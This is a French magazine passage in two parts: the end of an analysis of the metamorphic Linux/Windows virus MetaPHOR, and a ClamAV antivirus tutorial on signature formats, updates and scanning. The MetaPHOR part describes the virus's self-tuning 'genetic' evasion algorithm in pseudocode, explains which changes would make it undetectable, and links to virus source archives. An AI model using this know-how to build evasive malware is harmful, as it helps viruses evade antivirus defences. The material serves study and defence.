Par exemple, un gène contient la propension actuelle à chiffrer le code ou non : initialement, le virus chiffrera son code avec probabilité 1/16. Selon sa décision, son gène est modifié en faveur ou en défaveur du chiffrement : si le virus se chiffre, alors il aura une probabilité un peu plus forte de se chiffrer la fois suivante, et réciproquement. Ainsi, au bout d'un certain nombre de générations, soit le code aura une forte propension au chiffrement, soit une forte propension à l'absence de chiffrement. La force de la propension est liée au temps de survie (et au nombre de réplications) du virus. Ainsi, si le virus a une forte propension au chiffrement, c'est que les précédentes générations ont également choisi le chiffrement (pour la plupart) et ont survécu : c'est une sorte de mise en œuvre de la sélection naturelle, où les proies sont les virus et les prédateurs sont les antivirus. Ainsi, imaginons que l'antivirus détecte facilement les réplications chiffrées du virus (par le biais d'analyses statistiques par exemple), mais pas les réplications non chiffrées. Dans ce cas, les réplications chiffrées seront détectées avant d'avoir pu se répliquer et augmenter leur propension au chiffrement et finalement la plupart des survivants proviendront d'ancêtres non chiffrés, avec une forte propension à ne pas se chiffrer.

Le virus contient un matériel génétique de 24 gènes. Autrement dit, 24 de ses choix sont guidés par son histoire génétique et ses capacités de survie. Ces gènes sont utilisés par exemple pour :

- Nombre de fichiers à infecter : initialement, 50% seulement sont infectés.
- Choix des méthodes d'infection de fichiers hôtes : position du code viral, type d'EPO, types d'appels système, etc.
- Chiffrer le code viral ou pas : initialement, le code est chiffré avec probabilité 1/16.
- Méthode de chiffrement (`ADD`, `XOR`, `SUB`) : initialement, toutes les méthodes ont la même probabilité d'être choisies.
- Forme du code de la routine de déchiffrement : forme des instructions, type d'obfuscation, utilisation de méthodes anti-heuristiques, etc.

Étant donné que le virus ne stocke pas d'informations dans son hôte autres que son code, il doit pouvoir malgré tout mettre à jour son matériel génétique, d'une génération à l'autre. C'est le but des macro-instructions `SET_WEIGHT` : elles sont repérées lors du désassemblage, puis, lors du réassemblage, le gène « évolué » est utilisé.

Voici l'algorithme utilisé pour mettre à jour les gènes (fonction `CheckForBooleanWeight`). On remarque que la valeur des gènes ne peut descendre ou monter au dessus d'une certaine valeur (la probabilité associée n'est donc jamais 1 ou 0).

```
int query_gene (int gene) {           // renvoie 1 ou 0, en fonction du
                                      contenu du gène
  int val = get_gene (gene);

  if ((random () & 0xFF) >= val) {    // on renvoie 1 et on augmente la
                                      propension vers 1
    do {
      if (val < 0x08) return 1;       // seuil minimal atteint
      if ((random () & 0x0F) > 0)
        set_gene (gene, -- val);      // augmenter la propension vers 1
    } while ((random () & 0x0F) == 0); // répéter avec probabilité 1/16
    return 1;
  } else {
    do {
      if (val >= 0xF8) return 0;       // seuil minimal atteint
      if ((random () & 0x0F) > 0)
        set_gene (gene, ++ val);      // augmenter la propension vers 0
    } while ((random () & 0x0F) == 0); // répéter avec probabilité 1/16
    return 0;
  }
}
```

Pour une analyse plus détaillée des virus génétiques, on se référera aux livres de M. Ludwig **[Lud95, [Lud93]**.

2.5 Détection de MetaPHOR

L'analyse de MetaPHOR se conclut ici. Comme on a pu le voir, plusieurs techniques avancées de polymorphisme et de lutte anti-émulation/anti-heuristique sont mises en œuvre dans ce virus. Néanmoins, elles ne sont pas toujours poussées à leur extrême et ce modèle de mutation reste donc détectable, du fait des « faiblesses » suivantes :

- Le chiffrement du code viral risque toujours d'être repéré par une analyse statistique du code **[Fil07]**. En effet, un programme a généralement un profil d'entropie défini qui ne varie guère entre les fichiers exécutables. En revanche, des données chiffrées ont un profil d'entropie différent (beaucoup plus uniforme, en fonction du type de chiffrement utilisé) et caractéristique d'un contenu chiffré. Il en est de même du contenu compressé. Tout antivirus utilisant ce type d'analyses risque de considérer comme suspect un programme contenant une grande quantité de contenu chiffré. Néanmoins, plusieurs applications légitimes font usage de contenu chiffré à des fins de protection intellectuelle. C'est le cas des applications « packées » (même si des applications malveillantes font également souvent usage de *packers*), et c'est le cas de Skype aussi par exemple !
- Lorsque le virus s'exécute, il compresse son code vers une forme qui varie peu, par conception, d'une génération à l'autre : MetaPHOR est donc vulnérable à toute analyse de forme qui surveille la mémoire. Comme on s'en doute, cette faiblesse peut être corrigée en une certaine mesure, par différents moyens qui ne sont préférablement pas décrits ici, mais simples à découvrir. Et autre faiblesse :

l'immuabilité de la grammaire de mutation de MetaPHOR.

- De manière générale, la grammaire de mutation de MetaPHOR est relativement simple et ne fait pas appel à des techniques d'obfuscation très poussées – ceci par conception étant donné que le virus veut pouvoir annuler tous les effets de la mutation. Autrement dit, l'utilisation de techniques plus avancées d'obfuscation, éventuellement combinées à l'ajout de métadonnées dans le code (comme dans Miss Lexotan – cf. section 1.3), conduirait à un virus encore plus difficile à détecter (autant dans sa détectabilité tout court que dans la complexité de sa détectabilité).
- À part lors du déchiffrement, MetaPHOR se protège peu de l'analyse comportementale.

É. Filiol étudie plus en détail dans **[Fil07]** certains aspects de MetaPHOR, d'un point de vue théorique, et notamment sur la barrière de détection que chevauche MetaPHOR : s'il penche plutôt du côté de la détectabilité, certaines modifications suffiraient à le faire pencher de l'autre côté (cf. virus POC PBMOT). En résumé, MetaPHOR est un virus très avancé, mais que quelques améliorations pourraient rendre réellement dangereux (PBMOT en est sans doute la meilleure preuve). D'autres avancées, comme sur le terrain du polymorphisme fonctionnel, pourraient fournir également aux virus métamorphes des moyens de défense de plus en plus sophistiqués contre la détection.

Conclusion

Si les techniques polymorphes et surtout métamorphes décrites dans cet article permettent aux virus de se protéger de manière de plus en plus efficace contre la détection, leur sophistication est d'abord le résultat de la protection antivirale. Car, au fond, la protection antivirale est éternellement soumise à deux paradoxes :

- Plus elle se développe et plus les virus, vers et autres *malwares* mettent en œuvre des techniques avancées et difficiles à combattre. En quelque sorte, elle se « condamne » indirectement, par rebond. Pour autant, elle réussit pour l'instant à s'en préserver, grâce à la qualité médiocre de la plupart des malwares ou à la complexité de la mise en œuvre de techniques de protection qui décourage la plupart de leurs auteurs.
- Et deuxièmement, si d'un côté l'augmentation de la quantité de mémoire vive et de la vitesse des processeurs, et la généralisation à venir des processeurs *multicores*, jouent en faveur de la protection antivirale, elles permettent aussi surtout aux malwares d'utiliser des techniques de plus en plus complexes, sans qu'ils n'aient plus à s'inquiéter de leur coût. D'autant que, comme cela a été évoqué précédemment, les antivirus seront toujours limités dans le coût en temps et en processeur, au contraire des malwares.

S'il y a également une chose à noter, c'est que l'état de l'art actuel des techniques métamorphes (à des fins de protection virale) n'est pas représentatif de leur menace. Certains experts antiviraux balaient ouvertement – encore récemment – cette menace sous le prétexte qu'elle n'a jamais réellement fait ses preuves si ce n'est celle de sa stérilité. L'historique des virus métamorphes va d'ailleurs dans leur sens : ils sont peu nombreux, pas très aboutis et contiennent des failles critiques (bugs ou failles de conception rendant la détection aisée). Dans le même temps, le développement des techniques de *rootkits* déplace l'attention. Pourtant, les deux menaces sont réelles, avec des maturités différentes, mais aucune n'est à minimiser. Même si la seconde est surtout liée aux vers, qui représentent la menace infectieuse la plus importante du moment, et même si elle est de nature plus technique que la première et donc à la portée d'un plus grand nombre de hackers.

En somme, si les créateurs de virus étaient moins « pressés » et peaufinaient leurs techniques, la communauté antivirale pourrait être vite dépassée. Une utilisation avancée des techniques de polymorphisme syntaxique et fonctionnel, conjuguée avec des techniques avancées de furtivité, peut théoriquement rendre le problème de la détection d'une complexité rédhibitoire, voire indécidable **[Fil07]** (virus POC PBMOT).

Qu'en est-il plus précisément du système Linux ? Comme cela a été dit, la propagation est relativement limitée par le modèle de sécurité de Linux, ce qui permet de minimiser la menace. Et de même, le nombre de virus pour Linux reste notablement bas. Quant aux virus polymorphes, ils sont plus ou moins restreints à MetaPHOR. Pourtant, la réalisation de virus est loin d'être difficile sous un système Linux : elle est même plus simple sur certains aspects (dans MetaPHOR, le code d'infection de fichiers Elf fait 4% du code global, celui de fichiers PE 10%). Et les techniques de polymorphisme et de métamorphisme sont tout à fait indépendantes du système d'exploitation (le code du moteur métamorphe de MetaPHOR est strictement indépendant de la cible de l'infection).

Autrement dit, la menace existe, mais ne s'est pas encore vraiment manifestée. Si les systèmes Linux réussissent dans une certaine mesure leur traversée du désert, il est à parier que ce type de virus arrivera au goût du jour. Mais tant que le modèle de sécurité de Linux demeure tel qu'il est, ce risque reste contrôlé. Néanmoins, certains virus visant Linux intègrent parfois plusieurs exploits visant des failles récentes (voire inconnues) et permettant au virus d'augmenter ses privilèges. D'autres techniques visent également à infecter directement les paquets d'installation, lorsque le système de paquets sous-jacent n'utilise pas de signatures. Les possibilités sont là. Mais les auteurs de virus sont pour l'instant occupés ailleurs.

RÉFÉRENCES

▷ **[Ay06]** AYCOCK (John), *Computer Viruses and Malware*, Springer, 2006.

▷ **[BF07]** BEAUCAMPS (Philippe) et FILIOL (Éric), « *On the possibility of practically obfuscating programs – towards an unified perspective of code protection* », *Journal in Computer Virology*, 3(1), avril 2007.

▷ **[Bla01]** BLAESS (Christophe), « Virus : nous sommes concernés ! », *GNU/Linux Magazine France*, HS8, juillet 2001.

▷ **[Coh84]** COHEN (Fred), « *Computer viruses – theory and experiments* », 1984.

▷ **[Fil03]** FILIOL (Éric), *Les virus informatiques : théorie, pratique et application*, Springer Verlag France, 2003.

▷ **[Fil04]** FILIOL (Éric), « *Strong cryptography armoured computer viruses forbidding code analysis: the Bradley virus* », *in Proceedings of the 14th EICAR conference*, mai 2004.

▷ **[Fil07]** FILIOL (Éric), *Techniques virales avancées*, Springer Verlag France, 2007.

▷ **[Kha07]** KHARN, « *Exploring RDA* », *.awareZine*, 1, janvier2007.

▷ **[Lud93]** LUDWIG (Mark), *Computer Viruses, Artificial Life and Evolution*, American Eagle Publications, Inc., 1993.

▷ **[Lud95]** LUDWIG (Mark), *The Giant Black Book of Computer Viruses*, American Eagle Publications, Inc., 1995.

▷ **[Mar03]** MARSAGLIA (George), « Xorshift RNGs », *Journal of Statistical Software*, 8(14), 2003.

▷ **[MDa]** THE MENTAL DRILLER, « Code source de MetaPHOR », version 1D disponible à l'adresse : http://vx.netlux.org/src_view.php?file=metaphor1d.zip.

▷ **[MDb]** THE MENTAL DRILLER, « Détails et code source de Tuareg », disponibles dans 29A#5 : http://vx.org.ua/29a/29A-5.html.

▷ **[MD00]** THE MENTAL DRILLER, « *Advanced polymorphic engine construction* », *29A*, 5, décembre 2000. Disponible à l'adresse : http://vx.netlux.org/lib/vmd03.html.

▷ **[MD02]** THE MENTAL DRILLER, « *Metamorphism in practice or 'how I made MetaPHOR and wat i've learnt'* », *29A*, 6, février 2002. Disponible à l'adresse : http://vx.netlux. org/lib/vmd01.html.

▷ **[Mid99]** MIDNYTE, « *An introduction to encryption* », avril 1999. Disponible sur VX Heavens : http://vx.netlux.org/lib/vmn{04,05,06}.html.

▷ **[RS98]** RIORDAN (James) et SCHNEIER (Bruce), « *Environmental key generation towards clueless agents* », *In Lecture Notes In Computer Science*, volume 1419, pages 15-24, 1998.

▷ **[Spi03]** SPINELLIS (Diomidis), « *Reliable identification of bounded-length viruses is NP-complete* », *IEEE Transactions on Information Theory*, 49(1): 280-284, janvier 2003.

▷ **[Szo05]** SZOR (Peter), *The Art of Computer Virus Research and Defense*, Addison Wesley professional, 2005.

http://vx.org.ua/29a/29A-5.html

http://vx.netlux.org/lib/vmd03.html

Philippe Beaucamps

École Supérieure et d'Application des Transmissions – Laboratoire de virologie et de cryptologie, B.P. 18, 35998 Rennes Armées.
ph.beaucamps@gmail.com.

Guillaume Arcas, Stéphane Clodic

Antivirus ClamAV

La réalité du danger viral n'est, heureusement et depuis longtemps, plus à démontrer. Mais, dans la panoplie pourtant bien fournie des logiciels libres/open source de sécurité, les antivirus ont mis du temps à se trouver une place. Le plus abouti d'entre eux, ClamAV, aura ainsi mis quelques années à sortir du lot et à tirer son épingle du jeu.

ClamAV – contraction de Clam, la coquille, et AntiVirus – est un projet lancé en 2002 par Tomasz Kojm. L'objectif du projet est de fournir une boite à outils pour la détection de virus par signature. L'application cible était la messagerie électronique en environnement Unix/Linux. Avec le temps – et la reconnaissance – ClamAV a évolué. Il existe ainsi une solution packagée pour systèmes Windows et Mac OS X et utilisation locale.

Présentation

ClamAV, donc, est une boite à outils dans laquelle on trouve un moteur antivirus, quelques utilitaires et des bases de signatures. Le code source est disponible sur le site du projet – **http://www.clamav.net** – et les outils sont disponibles sous forme de paquetages compilés pour les principales distributions Linux.

ClamAV était destiné à l'origine à sécuriser la messagerie électronique. Son moteur supporte ainsi les principaux formats de courrier et de boites aux lettres usuels. Autre point important pour un antivirus : le support des formats d'archivage et de compression les plus courants. De nombreux virus ont en effet la fâcheuse habitude de se cacher dans des fichiers compressés. ClamAV ne déroge pas à la règle et prend nativement en charge, pour ne citer que les principaux, les formats suivants :

- Zip;
- RAR;
- Tar ;
- Gzip ;
- Bzip2 ;
- MS OLE2 ;
- MS CHM ;
- UPX ;
- Petite.

Sans oublier les formats PDF, HTML et RTF que le moteur ClamAV est aussi capable d'analyser sans support extérieur. Pour les formats non pris en compte, il est toujours possible de faire appel à des utilitaires externes.

La dernière version à jour au moment de la rédaction du présent article est la 0.90.3. La base de signatures ClamAV contient à cette même date les empreintes de plus de 130.000 codes infectieux de tous types (fichiers binaires, macros, scripts).

Installation

Il existe deux manières d'installer ClamAV.

La première conviendra aux plus paresseux – catégorie dans laquelle je n'ai presque pas honte de me ranger. Elle consiste tout simplement à utiliser les paquetages binaires. Ils sont disponibles pour les distributions Linux les plus courantes et généralement tellement bien compilés que ce serait faire offense aux mainteneurs de ne pas les utiliser. :-)

La seconde consiste à compiler soi-même le moteur et les utilitaires à partir du code source.

L'installation en soi ne présente pas de difficulté particulière et obéit à la sacro-sainte trinité « `configure/make/make install` ». Nous ne perdrons pas de temps à la décrire ici, sans compter que la documentation ClamAV a deux qualités : elle existe et elle est bien faite.

Quelques points méritent cependant d'être soulignés si vous souhaitez ou n'avez d'autre choix que de construire vous-même vos binaires.

Tout d'abord, assurez-vous d'avoir sous la main les bibliothèques suivantes : `Zlib` (pré-requis), `bzip2` (hautement recommandée). Le paquetage Gnu MP 3 fait également partie des accessoires dont l'installation préalable est fortement recommandée. Il fournit les routines cryptographiques qui sont utilisées pour vérifier la signature numérique des bases de signatures. Notez, enfin, que tout ce qui pourra aider la gestion par ClamAV du plus grand nombre de formats d'archivage et de compression de fichiers sera le bienvenu.


Principe de fonctionnement

Le paquetage de base ClamAV se compose ainsi :

- d'une bibliothèque partagée `libclamav` ;
- des bases de signatures ;
- d'un démon Clamd ;
- des utilitaires Sigtool, Freshclam, Clamdscan et Clamscan.

La bibliothèque `libClamAV` constitue le cœur de l'application, à savoir le moteur de recherche. Elle est appelée par des utilitaires lancés en ligne de commande comme Clamscan, fourni avec le paquetage de base, ou par des applications externes. La recherche de virus dans un fichier se fait à l'aide de signatures, elles aussi fournies par le projet ClamAV.

La figure suivante illustre le schéma fonctionnel de ClamAV :



Le moteur d'analyse est appelé par un programme qui souhaite faire analyser un fichier (Étape n°1). Ce programme utilise alors les fonctions de la bibliothèque `libClamAV` pour transmettre au moteur ClamAV le fichier. Après analyse (Étape n°2) le moteur ClamAV renvoie au programme ClamAV le statut du fichier, statut égal à OK ou INFECTED (Étape n°3). C'est au programme appelant de décider ce qu'il faut alors faire du fichier, surtout en cas d'infection.

Les signatures

Sans une base de signatures, le moteur ClamAV, aussi performant qu'il pourrait être, ne serait d'aucune utilité.

Les signatures ClamAV sont réparties dans deux fichiers : `main.cvd` et `daily.cvd`. Comme son nom le laisse deviner, les signatures contenues dans ce dernier sont mises à jour quotidiennement. L'utilisation de deux fichiers distincts plutôt qu'un seul permet d'accélérer la procédure de mise à jour. L'idée sous-jacente est que les signatures contenues dans le fichier `main.cvd` sont rarement modifiées et la taille de ce fichier par conséquent plus importante (9 Mo par exemple pour le dernier fichier `main.cvd` en date au moment de la rédaction de cet article). Les modifications apportées à cette base étant moins fréquentes, sa mise à jour est moins fréquente également.

A contrario, le fichier `daily.cvd` sera, si nécessaire, mis à jour jusqu'à plusieurs fois quotidiennement.

Ces deux fichiers sont au format CVD (*Clamav Virus Database*). Un fichier CVD est une archive qui contient un ou plusieurs fichiers et est numériquement signée. Chaque fichier CVD commence par un en-tête de 512 octets.

L'utilitaire Sigtool – fourni dans le paquetage de base – permet d'afficher ces en-têtes et leurs valeurs de manière plus conviviale qu'avec `head` :

```
$ sigtool -i main.cvd
Build time: 11 Apr 2007 00:14 +0200
Version: 43
Signatures: 104500
Functionality level: 14
Builder: sven
MD5: 3e37be3e4f9f91af1051d70e45078bb0
Digital signature: RaiVkaW+2GIH7elUtXDZBRidNVrdvsxR8E663fgOTeEoGSzMM3OU
W94/C5+7Lax/XEOh8mVcptC/9kVXi/zineAwxeZs3K/KXFOwsRNCtq+XMa+HwvDqdge8Le7
Av3In5xO2/kDZAmm1aa0JUl5SGBwftpuWZ1tyf4fvfa/eFmc
Verification OK.
```

Les archives `daily.cvd` et `main.cvd` peuvent être extraites à l'aide de la commande `sigtool` lancée ci-dessous avec l'option `-debug` :

```
$ sigtool --debug --unpack=daily.cvd
LibClamAV debug: in cli_untgz()
LibClamAV debug: Unpacking ./COPYING
LibClamAV debug: Unpacking ./daily.db
LibClamAV debug: Unpacking ./daily.hdb
LibClamAV debug: Unpacking ./daily.ndb
LibClamAV debug: Unpacking ./daily.zmd
LibClamAV debug: Unpacking ./daily.fp
LibClamAV debug: Unpacking ./daily.mdb
LibClamAV debug: Unpacking ./daily.info
LibClamAV debug: Unpacking ./daily.wdb
LibClamAV debug: Unpacking ./daily.pdb
LibClamAV debug: Unpacking ./daily.cfg
```

En dehors du fichier `COPYING` qui n'est autre que la licence GNU GPL sous laquelle sont distribuées les signatures, tous les fichiers extraits sont au format texte. On y trouve les éléments qui doivent permettre la détection de virus, à savoir : empreinte MD5 du fichier ou suites d'octets.

Le lecteur curieux pourrait légitimement se demander de quoi est faite une signature ClamAV.

Les signatures sont réparties dans plusieurs fichiers. Les fichiers dont l'extension est `.hdb` contiennent les empreintes MD5 des virus. L'extension `.mdb` est réservée aux empreintes MD5 concernant une section d'un fichier au format PE. L'extension `.db` est attribuée aux fichiers qui contiennent des suites d'octets au format hexadécimal. Ces suites seront utilisées par ClamAV comme des *patterns* : tout fichier contenant une de ces suites sera marqué comme INFECTED. L'extension `.ndb` est réservée aux fichiers dits « hexadécimal étendu ». Comme les précédents, il s'agit de fichiers qui contiennent en plus des suites d'octets des éléments comme l'offset où rechercher la suite, le type de fichier dans lequel la chercher, le niveau de fonctionnalité du moteur ClamAV requis. Les fichiers `.zmd` et `.rmd` contiennent respectivement les signatures relatives aux archives Zip et RAR.

Enfin, les fichiers `.fp`, `.wdb` et `.pdb` fonctionnent comme des listes blanches. Ils permettent d'exclure un fichier de la liste des virus.

Exemple de signature MD5 (`daily.hdb`) :

```
064be9103b20a7c71343c4bca18dda21:1439921:Trojan.IRCBot-1034
```

Nous retrouvons, par ordre d'apparition, sur cette ligne : l'empreinte MD5 du fichier, la taille du fichier et le nom du virus qui s'y trouve.

Exemple de signature PE/MD5 (daily.mdb) :

```
11264:a2c368e0dadd92bf50abcda63b0d6bb4:Trojan.Spy-3380
```

Nous avons cette fois-ci la taille de la section PE, son empreinte MD5 et le nom du virus.

Motifs hexadécimaux

Le format particulier des fichiers `.db` et `.ndb` mérite qu'on y consacre un petit paragraphe.

Contrairement aux précédents, qui utilisent des empreintes MD5 pour identifier une souche, les

fichiers .db et .ndb ne contiennent pas des *checksums*, mais des suites d'octets (patterns).

Ces motifs sont décrits à l'aide de caractères génériques (*wildcards*), tels que ceux employés dans les expressions régulières de type Perl.

Par exemple, dans la signature suivante :

```
DOS.Exit.376 (Clam)=b82135cd212e891e????2e8c06????b820250e1fba????cd21b82125ba????cd21cb
```

Les points d'interrogation « ?? » que l'on trouve entre les différentes parties hexadécimales de la signature remplacent un octet. Ainsi, la chaîne :

```
b82135cd212e891e????2e8c06
```

Se lit : b82135cd212e891e séparés de 2e8c06 par deux octets (????) quelle que soit la valeur de ces octets.

Dans le même ordre d'idée, le caractère étoile « * » remplace une suite d'octets de taille indéterminée, {n} (avec n = valeur numérique) une suite de n octets, {-n} une chaîne de plus ou moins n octets, {n-} une chaîne de n octets ou plus.

Le format de signature hexadécimale étendue (fichiers .ndb) permet l'ajout d'informations supplémentaires, comme le type de fichier cible ou le numéro de version du moteur ClamAV :

```
Trojan.Spy-4734:1:EP+0:6056525e81ee72758e3b
```

Dans la signature ci-dessus, « Trojan.Spy-4734 » est le nom du virus. Le code « 1 » représente le type de fichier. ClamAV reconnaît les codes suivants :

- ▷ 0 : tout type de fichier
- ▷ 1 : Portable Exécutable (PE)
- ▷ 2 : composant OLE2
- ▷ 3 : HTML
- ▷ 4 : Mail
- ▷ 5 : Image
- ▷ 6 : ELF

On trouve, après le code du type de fichier, la valeur d'un offset où effectuer la recherche. Dans le cas de notre signature, EP+0 signifie « *Entry Point+0octets* ». En l'occurrence la recherche se fait à partir de l'EP.

Mises à jour des signatures

La mise à jour des bases de signatures est une tâche vitale. Dans le paquetage ClamAV, elle incombe à l'utilitaire Freshclam.

Avant de détailler son fonctionnement, voyons quels sont les risques – et les parades associées – qui peuvent engendrer un défaut ou un dysfonctionnement des mises à jour des signatures ClamAV avec comme conséquence l'impossibilité de détecter un virus.

Première cause : il n'y a pas de signature dans les bases ClamAV. Comme tout autre antivirus fonctionnant selon le même principe, ClamAV est tributaire de la célérité avec laquelle les mainteneurs des bases de signatures parviennent à les mettre à jour. ClamAV étant de surcroît un projet libre, il ne faut pas perdre de vue que ses contributeurs sont très majoritairement, sinon exclusivement, des bénévoles. Cela devrait nuire à leur réactivité lors de l'apparition de nouveaux codes infectieux. Pourtant, les équipes dédiées à la maintenance des signatures font preuve d'une excellente capacité à fournir, dans des temps parfois records, des signatures efficaces. Dans le cas du ver SoBig.I, ClamAV a même été le premier antivirus à fournir une signature de détection fiable, devant des solutions d'éditeurs commerciaux de premier plan.

Deuxième cause possible de dysfonctionnement : une indisponibilité des serveurs de mises à jour. Ce risque est pallié par l'utilisation de plusieurs serveurs miroirs et la possibilité de choisir lors du rafraîchissement des signatures, un serveur parmi les autres à l'aide d'un mécanisme de type *round-robin*.

Troisième risque : l'intégrité des signatures n'est pas vérifiée. Soit elles ont été corrompues durant leur transfert, cas le plus probable, mais non forcément fréquent, soit les fichiers récupérés ne sont pas ceux que l'on croit et ont malicieusement remplacés les originaux. Dans tous les cas, les bases sont numériquement signées – c'est bien une signature numérique qui garantit leur intégrité et non une simple empreinte de type MD5. L'empreinte MD5 est bien utilisée, mais après vérification de la signature numérique.

Processus de mise à jour

Les mises à jour de signatures ne sont pas mises à disposition de manière fixe. Cela se comprend aisément : les développeurs de virus ne préviennent jamais les éditeurs d'antivirus avant de lâcher leurs bestioles dans la nature. Le principe qui sous-tend les mises à jour est donc de les fournir pour tout nouveau code infectieux détecté, dès lors que la signature est jugée fiable (c'est-à-dire suffisamment précise pour ne pas engendrer de faux positifs, suffisamment « générique » pour ne pas rater une variante du code).

Comment, dans ce schéma, votre antivirus va t-il savoir qu'il doit mettre à jour ses bases ?

ClamAV utilise pour cela les DNS.

À intervalles réguliers – configurables et propres à chaque machine sur laquelle est installée ClamAV – l'utilitaire Freshclam interroge ses serveurs DNS et leur demande de lui retourner la valeur du champ TXT sur l'enregistrement « current.cvd.clamav.net ». Ce champ se présente comme ceci :

```
current.cvd.clamav.net  text = "0.90.3:43:3607:1183699741:1"
```

On y trouve, par ordre d'apparition de gauche à droite, le numéro de la dernière version stable du moteur (0.90.3), le numéro de version du dernier fichier main.cvd disponible (43) et celui du dernier fichier daily.cvd (3607).

Dès lors, il suffit de comparer ces différents numéros de version à ceux des éléments listés installés en local pour savoir s'il faut ou non déclencher une mise à jour. Celle-ci est automatique et transparente pour l'utilisateur pour ce qui concerne les fichiers de

signatures. Pour le moteur, Freshclam ne fait rien si ce n'est prévenir :

```
ClamAV update process started at Fri Jul  6 08:43:56 2007
WARNING: Your ClamAV installation is OUTDATED!
WARNING: Local version: 0.90.2 Recommended version: 0.90.3
DON'T PANIC! Read http://www.clamav.net/support/faq
main.cvd is up to date (version: 43, sigs: 104500, f-level: 14, builder: sven)
daily.inc is up to date (version: 3607, sigs: 28390, f-level: 16,
builder: sven)
```

Dernier point avant de mettre encore plus les mains dans le cambouis : Freshclam peut être lancé manuellement à tout instant, ce qui est pratique pour vérifier, avant une analyse, que l'on dispose des dernières signatures à jour, mais l'est moins si l'on souhaite que l'antivirus se débrouille tout seul comme un grand (cas le plus fréquent). La procédure de mise à jour est donc tout naturellement automatisable.

Première façon de faire : lancer Freshclam à l'aide de la *crontab*. C'est une méthode aussi simple qu'efficace. À ceci près, tout de même, que si le démon Clamd est lancé (nous verrons un peu plus loin ce que fait ce démon), il peut ne pas être informé des mises à jour qui seraient intervenues.

La seconde méthode, à privilégier donc, surtout lorsque le démon Clamd est lancé, consiste à faire tourner Freshclam en mode démon.

Ce démon va puiser ses paramètres de configuration dans le fichier `freshclam.conf`, parmi lesquels :

- `DNSDatabaseInfo` : nom de l'enregistrement DNS qui contient dans son champ TXT les informations sur les versions de moteur et des bases de signatures. Par défaut, la valeur de ce paramètre est égale à `current.cvd.clamav.net`.
- `Checks` : nombre de vérification à effectuer chaque jour. Ce nombre est compris entre 1 et 50, avec 24 comme valeur par défaut, soit une vérification par heure.
- `DatabaseMirror` : adresse des serveurs depuis lesquels télécharger les signatures.

Faire ses propres signatures

Dernier point au sujet des signatures : vous pouvez créer les vôtres. Cela peut se révéler utile si vous recevez un fichier visiblement infecté, mais non (encore) reconnu par une signature ClamAV.

Démonstration :

```
clamdscan unknown.exe
/home/yom/Desktop/unknown.exe: OK

----------- SCAN SUMMARY -----------
Infected files: 0
Time: 0.028 sec (0 m 0 s)
```

Le fichier `unknown.exe` n'est pas reconnu comme infecté par ClamAV. Mais, il l'est (je vous demande, non de vous arrêter, mais de me faire confiance !).

Première chose à faire : envoyer ce fichier aux équipes de maintenance des signatures ClamAV.

Mais, entre temps, je ne voudrais pas que les machines de mon réseau soient exposées à ce risque.

L'utilitaire Sigtool va me permettre de créer une signature temporaire (au sens où je lui préférerai celle fournie par les mainteneurs ClamAV, dès qu'elle sera disponible) que je pourrai utiliser sur mes passerelles antivirus.

Première solution : ajouter une signature basée sur l'empreinte MD5 de ce fichier. C'est une solution techniquement fiable, mais également potentiellement peu efficace, puisqu'il suffira qu'un seul bit change dans les éventuelles futures variantes du binaire pour que ma signature perde sa raison d'être :

```
$ sigtool --md5 unknown.exe
012b91c36f4480e9c4c786cfd564c97a:40960:unknown.exe
```

Il me suffit d'ajouter la ligne renvoyée par Sigtool dans un fichier auquel je donnerai l'extension `.hdb` :

```
$ sigtool --md5 unknown.exe > local.hdb
```

Puis de charger cette nouvelle base locale pour que la détection soit effective :

```
$ clamscan -d local.hdb unknown.exe
unknown.exe: unknown.exe FOUND

----------- SCAN SUMMARY -----------
Known viruses: 1
Engine version: 0.90.2
Scanned directories: 0
Scanned files: 1
Infected files: 1
Data scanned: 0.04 MB
Time: 0.001 sec (0 m 0 s)
```

Au passage, notons le temps record d'analyse – 0,001 seconde – dû au fait que seule la base `local.hdb` a été chargée.

Il est également possible de créer une signature spécifique au format PE, toujours à l'aide de Sigtool :

```
$ file unknown.exe
unknown.exe: MS-DOS executable PE  for MS Windows (GUI) Intel 80386 32-
bit, PECompact2 compressed
$ sigtool --mdb unknown.exe
40960:012b91c36f4480e9c4c786cfd564c97a:unknown.exe
```

Cette signature rejoindra ses petites copines dans un fichier `.mdb`.

NOTE

Par défaut, le nom du fichier est utilisé comme nom du virus. Mais, c'est bien entendu librement modifiable.

Exemple d'analyse d'un fichier avec Clamscan

Clamscan est le parfait exemple du programme-type appelant le moteur `libClamAV`. Cet utilitaire, fourni dans le paquetage de base, permet d'analyser un ou plusieurs fichiers depuis la ligne de commande. Il fait directement appel à la `libClamAV`.

Par un beau matin, un(e) inconnu(e) vous offre, non pas des fleurs, mais une carte postale électronique. Cette e-carte vous est envoyée par mail, directement sous forme d'une pièce jointe ou, plus sournoisement,

sous forme d'un lien sur lequel vous vous empressez de cliquer.

Pris de remords après cette action hautement répréhensible et hasardeuse, vous décidez d'analyser le fichier `ecard.exe` que vous venez de télécharger, même si le risque d'infecter votre machine sous Linux avec un binaire pour MS Windows, sans être nul pour ceux qui utilisent Wine, est cependant faible.

Vous allez donc mettre à contribution ClamAV que vous venez justement d'installer suite à la lecture du dernier hors-série de votre magazine préféré.

Nous allons utiliser Clamscan depuis la ligne de commande.

Dans sa syntaxe la plus simple, Clamscan prend juste en argument le nom du fichier à analyser :

```
$ clamscan ecard.exe
```

Après un certain temps, comme l'aurait dit le regretté Fernand, temps qui se compte en secondes, le message suivant apparaît :

```
ecard.exe: Trojan.Small-2886 FOUND

----------- SCAN SUMMARY -----------
Known viruses: 132878
Engine version: 0.90.2
Scanned directories: 0
Scanned files: 1
Infected files: 1
Data scanned: 0.12 MB
Time: 5.977 sec (0 m 5 s)
```

Message qui vous conforte dans votre idée d'analyser le fichier `ecard.exe`. ClamAV y a en effet détecté la présence du cheval de Troie `Trojan.Small-2886`.

Pour bien comprendre la façon dont Clamscan s'y est pris, relançons l'analyse en ajoutant l'option `-debug` :

```
$ clamscan --debug ecard.exe
```

